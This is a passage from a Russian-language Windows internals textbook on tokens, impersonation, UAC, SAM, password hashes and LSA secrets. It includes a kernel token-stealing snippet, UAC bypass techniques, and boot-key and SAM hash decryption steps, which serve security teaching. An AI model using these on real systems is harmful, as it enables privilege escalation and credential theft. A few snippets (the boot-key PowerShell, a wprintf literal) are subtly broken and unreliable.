
Impersonation Token назначается потоку и временно изменяет контекст безопасности потока. Поток с impersonation token выполняет проверки доступа от имени имперсонируемого пользователя.

```
typedef enum _SECURITY_IMPERSONATION_LEVEL {
    SecurityAnonymous = 0, // Сервер не может идентифицировать клиента
    SecurityIdentification = 1, // Сервер может идентифицировать, но не действовать
    SecurityImpersonation = 2, // Сервер может действовать локально от имени клиента
    SecurityDelegation = 3, // Сервер может действовать от имени клиента по сети
} SECURITY_IMPERSONATION_LEVEL;
```

12.9. Имперсонация

12.9.1. Механизм

Имперсонация позволяет серверному потоку временно принять контекст безопасности клиента. Это используется в RPC, Named Pipes, COM и других механизмах IPC.



12.9.2. API имперсонации

```
// Named Pipe имперсонация
ImpersonateNamedPipeClient(hPipe);
// ... операции от имени клиента ...
RevertToSelf();

// Прямая имперсонация через токен
HANDLE hClientToken;
OpenThreadToken(hClientThread, TOKEN_IMPERSONATE, TRUE, &hClientToken);
SetThreadToken(NULL, hClientToken); // Установить impersonation token
// ... операции ...
SetThreadToken(NULL, NULL); // Снять имперсонацию

// RPC имперсонация
RpcImpersonateClient(NULL); // В контексте RPC-вызова
// ... операции ...
RpcRevertToSelf();

// COM имперсонация
CoImpersonateClient();
// ... операции ...
CoRevertToSelf();

// WinHTTP/WinInet имперсонация через делегирование
// Требуется SecurityDelegation level и настроенную Kerberos-делегацию
```

12.9.3. Ограничения имперсонации

Начиная с Windows 2000 SP4, для имперсонации на уровне `SecurityImpersonation` или `SecurityDelegation` требуется привилегия `SeImpersonatePrivilege`. Без неё поток может использовать только `SecurityIdentification`.

Это предотвращает атаки типа «potato» (RottenPotato, JuicyPotato, и т.д.) — при условии, что сервис не имеет `SeImpersonatePrivilege`.

12.9.4. Недокументированная функция NtImpersonateThread

```
NTSTATUS NtImpersonateThread(
    HANDLE ServerThreadHandle,
    HANDLE ClientThreadHandle,
    PSECURITY_QUALITY_OF_SERVICE SecurityQos
);
```

Позволяет одному потоку имперсонировать другой поток напрямую, без pipe или RPC. Требуется `THREAD_IMPERSONATE` access к целевому потоку.

12.10. Манипуляция токенами

12.10.1. Создание токенов

```
// NtCreateToken – создание произвольного токена (требует SeTcbPrivilege)
NTSTATUS NtCreateToken(
    PHANDLE TokenHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    TOKEN_TYPE TokenType,
    PLUID AuthenticationId,
    PLARGE_INTEGER ExpirationTime,
    PTOKEN_USER User,
    PTOKEN_GROUPS Groups,
    PTOKEN_PRIVILEGES Privileges,
    PTOKEN_OWNER Owner,
    PTOKEN_PRIMARY_GROUP PrimaryGroup,
    PTOKEN_DEFAULT_DACL DefaultDacl,
    PTOKEN_SOURCE Source
);
```

12.10.2. Дублирование токенов

```
// Дублирование primary → impersonation
HANDLE hImpToken;
DuplicateTokenEx(hPrimaryToken,
    TOKEN_ALL_ACCESS,
    NULL,
    SecurityImpersonation,
    TokenImpersonation,
    &hImpToken);

// Дублирование impersonation → primary (для CreateProcessAsUser)
HANDLE hPrimToken;
DuplicateTokenEx(hImpToken,
    TOKEN_ALL_ACCESS,
    NULL,
    SecurityImpersonation,
    TokenPrimary,
    &hPrimToken);
```

12.10.3. Token Stealing

Классическая техника privilege escalation в ядре:

```
// Kernel-mode: кража токена SYSTEM процесса
PEPROCESS systemProcess;
PsLookupProcessByProcessId((HANDLE)4, &systemProcess);

// Получение токена SYSTEM
PACCESS_TOKEN systemToken = PsReferencePrimaryToken(systemProcess);

// Установка токена в текущий процесс (через manipulation EPROCESS.Token)
// EPROCESS.Token – это EX_FAST_REF, последние 4 бита – reference count
ULONG_PTR tokenRef = *(ULONG_PTR*)((ULONG_PTR)targetProcess + TokenOffset);
*(ULONG_PTR*)((ULONG_PTR)targetProcess + TokenOffset) =
    (ULONG_PTR)systemToken | (tokenRef & 0xF);

ObDereferenceObject(systemProcess);
```

12.10.4. LogonUser и CreateProcessAsUser

```
// Вход как другой пользователь
HANDLE hToken;
LogonUserW(L"username", L"DOMAIN", L"password",
    LOGON32_LOGON_INTERACTIVE, LOGON32_PROVIDER_DEFAULT, &hToken);

// Создание процесса с этим токеном
STARTUPINFO si = { sizeof(si) };
PROCESS_INFORMATION pi;
CreateProcessAsUserW(hToken,
    L"C:\\Windows\\System32\\cmd.exe", NULL,
    NULL, NULL, FALSE, CREATE_NEW_CONSOLE,
    NULL, NULL, &si, &pi);

CloseHandle(hToken);
```

12.11. Restricted Tokens

12.11.1. Концепция

Restricted token — это модифицированная копия токена с дополнительными ограничениями:

1. **Удалённые привилегии:** указанные привилегии полностью удаляются.
2. **Deny-only группы:** указанные SID переводятся в режим "deny only".
3. **Restricted SIDs:** добавляется дополнительный список SID. Доступ предоставляется, только если **и** обычные SID **и** restricted SID имеют доступ.

```
HANDLE hRestrictedToken;
SID_AND_ATTRIBUTES sidsToRestrict[] = {
    { pEveryoneSid, 0 },
    { pUsersSid, 0 }
};

CreateRestrictedToken(hToken,
    DISABLE_MAX_PRIVILEGE,          // Удалить все привилегии
    0, NULL,                        // Deny-only SIDs
    0, NULL,                        // Удаляемые привилегии
    ARRAYSIZE(sidsToRestrict),      // Restricted SIDs
    sidsToRestrict,
    &hRestrictedToken);
```

12.11.2. Write Restricted Tokens (Windows 8+)

```
// WRITE_RESTRICTED: restricted SIDs проверяются только для write access
CreateRestrictedToken(hToken,
    WRITE_RESTRICTED,
    0, NULL,
    0, NULL,
    restrictedSidCount, restrictedSids,
    &hRestrictedToken);
```

12.12. UAC (User Account Control)


12.12.1. Механизм

Когда администратор входит в систему, LSA создаёт **два токена**:

1. **Full token** (elevated): содержит все группы и привилегии администратора.
2. **Filtered token** (non-elevated): группа Administrators помечена как `SE_GROUP_USE_FOR_DENY_ONLY`, большинство привилегий удалены, integrity level = Medium.

Процессы запускаются с filtered token по умолчанию. Для получения full token необходимо «elevation» (UAC-промпт).

Логон администратора:



12.12.2. Elevation

```
// Запуск процесса с elevation (UAC prompt)
SHELLEXECUTEINFOW sei = { sizeof(sei) };
sei.lpVerb = L"runas"; // Запросить elevation
sei.lpFile = L"C:\\myapp.exe";
sei.nShow = SW_SHOWNORMAL;
ShellExecuteExW(&sei);

// Программная проверка elevation status
HANDLE hToken;
OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken);

TOKEN_ELEVATION elevation;
DWORD returnLength;
GetTokenInformation(hToken, TokenElevation,
    &elevation, sizeof(elevation), &returnLength);

printf("Is elevated: %s\n", elevation.TokenIsElevated ? "YES" : "NO");

// Получение linked token (elevated ⇔ filtered)
TOKEN_LINKED_TOKEN linkedToken;
GetTokenInformation(hToken, TokenLinkedToken,
    &linkedToken, sizeof(linkedToken), &returnLength);
// linkedToken.LinkToken — хэндл связанного токена
```

12.12.3. Внутренний механизм UAC

При запросе elevation:

1. Процесс вызывает `ShellExecuteEx` с `runas`.
2. Shell вызывает Application Information Service (AppInfo, `svchost.exe`).
3. AppInfo проверяет манифест приложения, autoelevation whitelist.
4. Если требуется consent, запускается `consent.exe` на secure desktop.
5. Пользователь подтверждает (или вводит пароль для стандартного пользователя).
6. AppInfo создаёт процесс с full (elevated) token через `CreateProcessAsUser`.

12.12.4. Bypass UAC

Существуют множество техник обхода UAC, использующих: - Auto-elevation белый список Microsoft (некоторые системные EXE/COM-объекты auto-elevate) - Environment variable injection в auto-elevated процессы - DLL hijacking в auto-elevated контексте - COM object hijacking - Fodhelper, eventvwr, sdclt и другие auto-elevated приложения

```
# Пример: проверка auto-elevation в манифесте
# (ищем autoElevate = true)
[xml]$manifest = (Get-AppLockerFileInformation -Path "C:\\Windows\\System32\\fodhelper.exe"
    Select-Object -ExpandProperty Publisher)

# Или через sigcheck:
sigcheck.exe -m C:\\Windows\\System32\\fodhelper.exe
```

12.13. AppContainer Tokens

12.13.1. Концепция

AppContainer — модель изоляции для UWP-приложений и современных приложений. AppContainer token имеет:

- **AppContainer SID**: уникальный SID приложения.
- **Capabilities**: список разрешённых возможностей (сеть, камера, файлы и т.д.).
- **Low integrity level**: по умолчанию Low IL.
- **Изоляция**: AppContainer не имеет доступа к ресурсам вне своего контейнера.

```
// Создание AppContainer token
PSID appContainerSid;
CreateAppContainerProfile(L"MyApp",
    L"My Application", L"Description",
    NULL, 0, &appContainerSid);

// Capabilities
SECURITY_CAPABILITIES sc = {0};
sc.AppContainerSid = appContainerSid;
sc.Capabilities = capabilities; // SID_AND_ATTRIBUTES[]
sc.CapabilityCount = capCount;

STARTUPINFOEX si = {0};
si.StartupInfo.cb = sizeof(si);
// Добавить PROC_THREAD_ATTRIBUTE_SECURITY_CAPABILITIES
UpdateProcThreadAttribute(attrList, 0,
    PROC_THREAD_ATTRIBUTE_SECURITY_CAPABILITIES,
    &sc, sizeof(sc), NULL, NULL);

CreateProcessW(L"myapp.exe", NULL, NULL, NULL, FALSE,
    EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE,
    NULL, NULL, &si.StartupInfo, &pi);
```

12.14. Внутренняя реализация Access Check

12.14.1. SeAccessCheck

Функция ядра `SeAccessCheck` (и её вариант `SeFastTraverseCheck`) выполняет проверку доступа:

```
BOOLEAN SeAccessCheck(
    PSECURITY_DESCRIPTOR SecurityDescriptor,
    PSECURITY_SUBJECT_CONTEXT SubjectSecurityContext,
    BOOLEAN SubjectContextLocked,
    ACCESS_MASK DesiredAccess,
    ACCESS_MASK PreviouslyGrantedAccess,
    PPRIVILEGE_SET *Privileges,
    PGENERIC_MAPPING GenericMapping,
    KPROCESSOR_MODE AccessMode,
    PACCESS_MASK GrantedAccess,
    PNTSTATUS AccessStatus
);
```

12.14.2. Алгоритм Access Check

```
SeAccessCheck(SD, Token, DesiredAccess):
```

1. Если `DesiredAccess == MAXIMUM_ALLOWED`:
Вычислить все разрешённые права
2. MIC проверка (Mandatory Integrity Control):
 - a. Получить IL объекта из Mandatory Label ACE в SACL
 - b. Получить IL субъекта из токена
 - c. Если IL субъекта < IL объекта:
 - Проверить MandatoryPolicy (NO_WRITE_UP, NO_READ_UP, NO_EXECUTE_UP)
 - Отклонить запрошенные операции, запрещённые политикой
3. DACL проверка:
 - a. Если DACL == NULL → разрешить всё
 - b. Если Owner SID совпадает → предоставить READ_CONTROL, WRITE_DAC
 - c. Пройти по каждому ACE в DACL:
 - ACCESS_DENIED_ACE: если SID совпадает → deny для Mask
 - ACCESS_ALLOWED_ACE: если SID совпадает → grant для Mask
 - Прочие типы ACE обрабатываются соответственно
 - d. Если DesiredAccess полностью удовлетворён → SUCCESS
 - e. Иначе → ACCESS_DENIED
4. Privilege check:
 - SeBackupPrivilege, SeRestorePrivilege и т.д.
 - Если применима → дополнительные права
5. Restricted SIDs (если есть):
 - Повторить проверку DACL с restricted SID list
 - Оба набора SID должны иметь доступ
6. Вернуть результат

12.15. Инструменты анализа

WinDbg

```
!token <address>           // Детальный дамп токена
!sid <sid_address>         // Отображение SID
!acl <acl_address>         // Дамп ACL
!sd <sd_address>           // Security Descriptor
!object <address>          // Заголовок объекта (включая SD)
dt nt!_TOKEN <address>     // Структура TOKEN
dt nt!_SEP_TOKEN_PRIVILEGES // Привилегии
```

Sysinternals и системные утилиты

```
# Process Explorer: Properties → Security → показывает токен процесса
# AccessChk: проверка прав доступа
accesschk.exe -l C:\Windows\System32\config\SAM

# whoami — полная информация о токене
whoami /all

# icacls — DACL файлов
icacls C:\test.txt

# Process Monitor — мониторинг access checks в реальном времени
```

12.16. Выводы

Система токенов, привилегий и имперсонации в Windows представляет собой многоуровневую архитектуру безопасности, объединяющую discretionary access control (DACL), mandatory integrity control (MIC) и privilege-based access. Понимание внутренних структур (TOKEN, SID, ACL, ACE) и алгоритмов

(SeAccessCheck) критически важно для анализа безопасности, разработки защищённых приложений и тестирования на проникновение.

Ключевые выводы: - Токен содержит полный контекст безопасности субъекта - Привилегии и ACL — ортогональные механизмы контроля доступа - МІС добавляет обязательный уровень контроля поверх DACL - UAC реализует принцип наименьших привилегий для администраторов - Имперсонация и делегирование — мощные, но потенциально опасные механизмы

Далее: Глава 13. SAM, LSA и хранение учётных данных

Глава 13. SAM, LSA и хранение учётных данных

13.1. Введение

Хранение и защита учётных данных — одна из важнейших задач операционной системы. Windows использует несколько взаимосвязанных компонентов для управления аутентификацией и хранения секретов:

- **SAM** (Security Account Manager) — база данных локальных учётных записей
- **LSA** (Local Security Authority) — центральная служба безопасности
- **DPAPI** (Data Protection API) — механизм шифрования, привязанный к пользователю
- **Credential Guard** — аппаратная изоляция секретов через VBS
- **LSASS** (Local Security Authority Subsystem Service) — процесс, хранящий секреты в памяти

Понимание этих механизмов необходимо для: - Аудита безопасности паролей и учётных записей - Цифровой криминалистики и incident response - Тестирования на проникновение - Разработки систем аутентификации - Защиты от credential theft

13.2. SAM (Security Account Manager)

13.2.1. Назначение

SAM — это база данных локальных учётных записей, хранящаяся в файле реестра `%SystemRoot%\System32\config\SAM`. Она содержит:

- Имена локальных пользователей и групп
- Хэши паролей (NT hash, ранее LM hash)
- Политики паролей
- Параметры учётных записей (отключена, заблокирована, и т.д.)
- Историю паролей

13.2.2. Расположение и защита

```
Файлы SAM:
C:\Windows\System32\config\SAM      ← основной файл (куст реестра)
C:\Windows\System32\config\SAM.LOG1 ← журнал транзакций
C:\Windows\System32\config\SAM.LOG2 ← второй журнал

Куст реестра:
HKLM\SAM\SAM                        ← загруженный куст
```

Файл SAM защищён: - ACL: доступ только для SYSTEM - Блокировка: файл открыт эксклюзивно процессом LSASS - Шифрование: данные зашифрованы System Key (SysKey/Boot Key)

```
# Попытка прочитать SAM из командной строки (ACCESS DENIED):
reg query HKLM\SAM\SAM
# Ошибка: отказано в доступе

# Для доступа нужно запустить regedit от SYSTEM:
# psexec -i -s regedit.exe
# Затем: HKLM\SAM\SAM\Domains\Account\Users
```

13.2.3. Структура SAM в реестре

```
HKLM\SAM\SAM\Domains\  
├─ Account\  
│   └─ Users\  
│       ├── 0000001F4      ← RID 500 (Administrator)  
│       │   ├── F          ← Основные данные пользователя  
│       │   └─ V          ← Имя, NT hash, LM hash, описание и т.д.  
│       ├── 0000001F5      ← RID 501 (Guest)  
│       │   ├── F  
│       │   └─ V  
│       ├── 0000003E9      ← RID 1001 (первый пользователь)  
│       │   ├── F  
│       │   └─ V  
│       └─ Names\  
│           ├── Administrator ← Привязка имени к RID  
│           ├── Guest  
│           └─ Username  
│   └─ Aliases\  
│       ├── 000000220      ← Локальные группы (алиасы)  
│       │   ├── C          ← RID 544 (Administrators)  
│       │   └─ Members\  
│       │       └─ C        ← Членство в группе  
│   └─ F                  ← Параметры домена  
├─ Builtin\  
│   └─ Aliases\  
│       └─ F              ← Встроенные группы  
└─ F                      ← Глобальные параметры
```

13.2.4. Значение "V" (User Account Data)

Значение **V** содержит данные пользователя в бинарном формате:

```
// Заголовок значения V (упрощённо):  
typedef struct _SAM_USER_V {  
    // Массив дескрипторов полей (offset + length):  
    struct {  
        ULONG Offset;           // Смещение данных от начала фиксированной части  
        ULONG Length;           // Длина данных  
        ULONG Unknown;  
    } Fields[17];               // 17 полей  
    // Fields[0] = имя пользователя (Unicode)  
    // Fields[1] = полное имя  
    // Fields[2] = описание  
    // Fields[3] = комментарий администратора  
    // Fields[4] = user comment  
    // Fields[5] = reserved  
    // Fields[6] = reserved  
    // Fields[7] = home directory  
    // Fields[8] = home directory connect  
    // Fields[9] = script path  
    // Fields[10] = profile path  
    // Fields[11] = workstations  
    // Fields[12] = hours allowed  
    // Fields[13] = reserved  
    // Fields[14] = LM hash (or empty/disabled)  
    // Fields[15] = NT hash (or empty/disabled)  
    // Fields[16] = reserved  
  
    // За заголовком следуют сами данные полей  
} SAM_USER_V;
```

13.2.5. Значение "F" (User Account Control Flags)

```
typedef struct _SAM_USER_F {
    UCHAR Reserved1[8];
    FILETIME LastLogon;           // Последний успешный вход
    FILETIME Reserved2;
    FILETIME PasswordLastSet;     // Последняя смена пароля
    FILETIME AccountExpires;      // Срок действия учётной записи
    FILETIME LastPasswordFailure; // Последняя неудачная попытка
    ULONG RID;                   // Relative Identifier
    ULONG PrimaryGroupRID;       // Обычно 513 (Domain Users)
    ULONG UserAccountControl;     // Флаги UAC
    USHORT CountryCode;
    USHORT CodePage;
    USHORT FailedPasswordCount;   // Неудачные попытки
    USHORT LogonCount;           // Количество входов
    // ...
} SAM_USER_F;
```

UserAccountControl flags:

```
#define USER_ACCOUNT_DISABLED 0x0001 // Учётная запись отключена
#define USER_HOME_DIRECTORY_REQUIRED 0x0002
#define USER_PASSWORD_NOT_REQUIRED 0x0004 // Пустой пароль разрешён
#define USER_TEMP_DUPLICATE_ACCOUNT 0x0008
#define USER_NORMAL_ACCOUNT 0x0010 // Обычная учётная запись
#define USER_DONT_EXPIRE_PASSWORD 0x0200 // Пароль не истекает
#define USER_ACCOUNT_AUTO_LOCKED 0x0400 // Автоматическая блокировка
#define USER_ENCRYPTED_TEXT_PWD_ALLOWED 0x0800
#define USER_SMARTCARD_REQUIRED 0x1000 // Требуется смарт-карта
#define USER_TRUSTED_FOR_DELEGATION 0x2000
#define USER_NOT_DELEGATED 0x4000
#define USER_USE_DES_KEY_ONLY 0x8000
#define USER_DONT_REQUIRE_PREAUTH 0x10000
#define USER_PASSWORD_EXPIRED 0x20000
```

13.3. Хэши паролей

13.3.1. NT Hash (NTLM Hash)

NT Hash — основной формат хэширования паролей в Windows:

```
NT Hash = MD4(UTF-16LE(password))
```

```
// Вычисление NT Hash:
WCHAR password[] = L"Password123";
UCHAR ntHash[16];

MD4_CTX ctx;
MD4Init(&ctx);
MD4Update(&ctx, (UCHAR*)password, wcslen(password) * sizeof(WCHAR));
MD4Final(ntHash, &ctx);

// Результат: 16-байтный хэш
// "Password123" → A4F49C406510BDCAB6824EE7C30FD852 (пример)
```

NT Hash уязвим для: - Rainbow tables (предвычисленные таблицы) - Brute force (нет salt!) - Pass-the-Hash (хэш можно использовать для аутентификации без знания пароля)

13.3.2. LM Hash (Legacy)

LM Hash — устаревший формат, отключённый по умолчанию начиная с Windows Vista:

LM Hash:

1. Пароль преобразуется в верхний регистр
2. Обрезается/дополняется до 14 символов
3. Разбивается на две 7-байтные половины
4. Каждая половина используется как DES-ключ для шифрования строки "KGS!@#\$\$%"
5. Результат: конкатенация двух 8-байтных шифротекстов = 16 байт

LM Hash крайне уязвим из-за разбиения на две независимые половины и ограничения символьного пространства.

13.3.3. Шифрование хэшей в SAM

Хэши в SAM зашифрованы многоуровневой схемой:

Уровень 1: Boot Key (SysKey)

- 16-байтный ключ, рассеянный по 4 подключам HKLM\SYSTEM\CurrentControlSet\Control\Lsa
- Подключи: JD, Skew1, GBG, Data
- Класс каждого подключа содержит часть ключа
- Порядок сборки определяется перестановкой


Уровень 2: SAM Key

- Хранится в HKLM\SAM\SAM\Domains\Account\F
- Зашифрован Boot Key через RC4 или AES (Windows 10 1607+)

Уровень 3: User Key

- Хэш пароля зашифрован SAM Key + RID пользователя
- Алгоритм: DES (legacy) или AES-CBC (Windows 10 1607+)

Процесс извлечения NT Hash:



13.3.4. Извлечение Boot Key

```
// Получение Boot Key (системный ключ, 16 байт)
// Класс каждого подключа содержит hex-строку, из которой извлекается часть ключа

// Порядок подключей: JD, Skew1, GBG, Data
// Порядок байтов определяется фиксированной перестановкой:
// p = {8, 5, 4, 2, 11, 9, 13, 3, 0, 6, 1, 12, 14, 10, 15, 7}

BYTE rawKey[16]; // Конкатенация классов подключей
BYTE bootKey[16]; // После перестановки
for (int i = 0; i < 16; i++) {
    bootKey[i] = rawKey[permutation[i]];
}
```

```
# PowerShell: извлечение Boot Key (требуется SYSTEM)
# Подключи LSA:
$path = "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa"
$jd = (Get-ItemProperty "$path\JD").PSChildName # Класс ключа
$skew1 = (Get-ItemProperty "$path\Skew1").PSChildName
$gbg = (Get-ItemProperty "$path\GBG").PSChildName
$data = (Get-ItemProperty "$path\Data").PSChildName
```

13.3.5. Новая схема шифрования (Windows 10 1607+)

Начиная с Windows 10 Anniversary Update, SAM использует AES-128 вместо RC4/DES:


```
// Новый формат шифрования SAM (AES-128-CBC):
typedef struct _SAM_KEY_DATA_AES {
    ULONG Revision;           // 2
    ULONG Length;
    ULONG CheckLen;
    ULONG DataLen;
    UCHAR Salt[16];           // Случайный salt
    UCHAR Data[ANYSIZE_ARRAY]; // Зашифрованные данные + HMAC
} SAM_KEY_DATA_AES;

// Дешифрация:
// 1. Derive AES key: MD5(BootKey + Salt) → 16-byte AES key
// 2. AES-128-CBC decrypt(key, iv=Salt, data)
// 3. Проверка HMAC
```

13.4. SAM API (недокументированный)

13.4.1. SamConnect и SamOpenUser

Windows предоставляет набор Sami / Sam функций для работы с SAM:

```
// Подключение к SAM
SAM_HANDLE serverHandle;
NTSTATUS status = SamConnect(NULL, &serverHandle,
    SAM_SERVER_ENUMERATE_DOMAINS | SAM_SERVER_LOOKUP_DOMAIN,
    NULL);

// Открытие домена
SAM_HANDLE domainHandle;
PSID domainSid;
SamLookupDomainInSamServer(serverHandle, &domainName, &domainSid);
SamOpenDomain(serverHandle, DOMAIN_LOOKUP | DOMAIN_READ_PASSWORD_PARAMETERS,
    domainSid, &domainHandle);

// Открытие пользователя
SAM_HANDLE userHandle;
SamOpenUser(domainHandle, USER_READ_GENERAL | USER_READ_PREFERENCES,
    500, // RID (500 = Administrator)
    &userHandle);

// Получение информации
PUSER_ACCOUNT_INFORMATION userInfo;
SamQueryInformationUser(userHandle, UserAccountInformation,
    (PVOID*)&userInfo);

wprintf(L"User: %wZ\n", &userInfo->UserName);
wprintf(L"Full Name: %wZ\n", &userInfo->FullName);
wprintf(L>Last Logon: %lld\n", userInfo->LastLogon.QuadPart);

SamFreeMemory(userInfo);
SamCloseHandle(userHandle);
SamCloseHandle(domainHandle);
SamCloseHandle(serverHandle);
```

13.4.2. Перечисление пользователей

```
PSAM_RID_ENUMERATION enumBuffer;  
ULONG countReturned;  
ULONG enumerationContext = 0;  
  
SamEnumerateUsersInDomain(domainHandle,  
    &enumerationContext,  
    USER_NORMAL_ACCOUNT,  
    &enumBuffer,  
    1024,  
    &countReturned);  
  
for (ULONG i = 0; i < countReturned; i++) {  
    wprintf(L"RID: %u, Name: %wZ\n",  
        enumBuffer[i].RelativeId, &enumBuffer[i].Name);  
}  
  
SamFreeMemory(enumBuffer);
```

13.4.3. SamrGetUserDomainPasswordInformation


Недокументированная функция для получения политики паролей:

```
// Через SAMR RPC (MS-SAMR protocol):  
// Опnum 44: SamrGetUserDomainPasswordInformation  
// Возвращает: MinPasswordLength, PasswordProperties
```

13.5. LSA (Local Security Authority)

13.5.1. Архитектура LSA

LSA — центральный компонент безопасности Windows, реализованный в процессе **lsass.exe**:



13.5.2. Процесс аутентификации

Пользователь вводит пароль:

1. LogonUI/WinLogon → LsaLogonUser() (через LPC)
2. LSASS определяет authentication package:
 - Локальный вход → MSV1_0 (NTLM)
 - Доменный вход → Kerberos
 - Azure AD → CloudAP
3. Authentication Package:
 - MSV1_0:
 - a. Вычисляет NT Hash пароля
 - b. Сравнивает с хэшем из SAM (или отправляет на DC)
 - c. При успехе создаёт logon session
 - Kerberos:
 - a. Отправляет AS-REQ на KDC (Domain Controller)
 - b. Получает TGT (Ticket Granting Ticket)
 - c. Кеширует TGT в памяти LSASS
4. LSA создаёт Access Token для нового сеанса
5. Token передаётся WinLogon → создаётся explorer.exe

13.5.3. Logon Sessions

```
// Перечисление logon sessions через LsaEnumerateLogonSessions
ULONG sessionCount;
PLUID sessionList;
LsaEnumerateLogonSessions(&sessionCount, &sessionList);

for (ULONG i = 0; i < sessionCount; i++) {
    PSECURITY_LOGON_SESSION_DATA sessionData;
    LsaGetLogonSessionData(&sessionList[i], &sessionData);

    wprintf(L"Session: %u:%u\n",
        sessionList[i].HighPart, sessionList[i].LowPart);
    wprintf(L"  User: %wZ\\%wZ\n",
        &sessionData->LogonDomain, &sessionData->UserName);
    wprintf(L"  Logon Type: %u\n", sessionData->LogonType);
    wprintf(L"  Auth Package: %wZ\n", &sessionData->AuthenticationPackage);
    wprintf(L"  Logon Time: %lld\n", sessionData->LogonTime.QuadPart);
    wprintf(L"  SID: ");
    // ... вывод SID ...

    LsaFreeReturnBuffer(sessionData);
}
LsaFreeReturnBuffer(sessionList);
```

Logon Types:

```
#define LOGON32_LOGON_INTERACTIVE      2 // Интерактивный (консоль, RDP)
#define LOGON32_LOGON_NETWORK          3 // Сетевой (SMB, HTTP)
#define LOGON32_LOGON_BATCH            4 // Пакетный (задания)
#define LOGON32_LOGON_SERVICE          5 // Служба
#define LOGON32_LOGON_UNLOCK           7 // Разблокировка
#define LOGON32_LOGON_NETWORK_CLEARTXT 8 // Сетевой с cleartext (IIS Basic)
#define LOGON32_LOGON_NEW_CREDENTIALS  9 // RunAs с /netonly
#define LOGON32_LOGON_REMOTE_INTERACTIVE 10 // RDP
#define LOGON32_LOGON_CACHED_INTERACTIVE 11 // Кешированные учётные данные
```

13.6. LSA Secrets

13.6.1. Назначение

LSA Secrets — защищённое хранилище конфиденциальных данных в реестре:

```

HKLM\SECURITY\Policy\Secrets\
├─ $MACHINE.ACC      ← Пароль учётной записи компьютера (домен)
├─ DefaultPassword    ← Auto-login пароль (если настроен)
├─ NL$KM              ← Ключ для кешированных доменных учётных данных
├─ DPAPI_SYSTEM       ← Master key для DPAPI (machine context)
├─ _SC_<ServiceName> ← Пароли учётных записей служб
├─ L$_SQSA_S-1-5-21- ... ← Security questions
└─ ...

```

13.6.2. Защита LSA Secrets

LSA Secrets зашифрованы с помощью LSA Key, который в свою очередь зашифрован Boot Key:

```

Boot Key (SysKey)
  |
  v
LSA Key (из HKLM\SECURITY\Policy\PolEKList или PolSecretEncryptionKey)
  |
  v
Secret Value (из HKLM\SECURITY\Policy\Secrets\<name>\CurrVal или OldVal)
  |
  v
Plaintext Secret

```

13.6.3. Программное чтение LSA Secrets

```

// Через LsaRetrievePrivateData (требует SYSTEM)
LSA_HANDLE policyHandle;
LSA_OBJECT_ATTRIBUTES oa = {0};
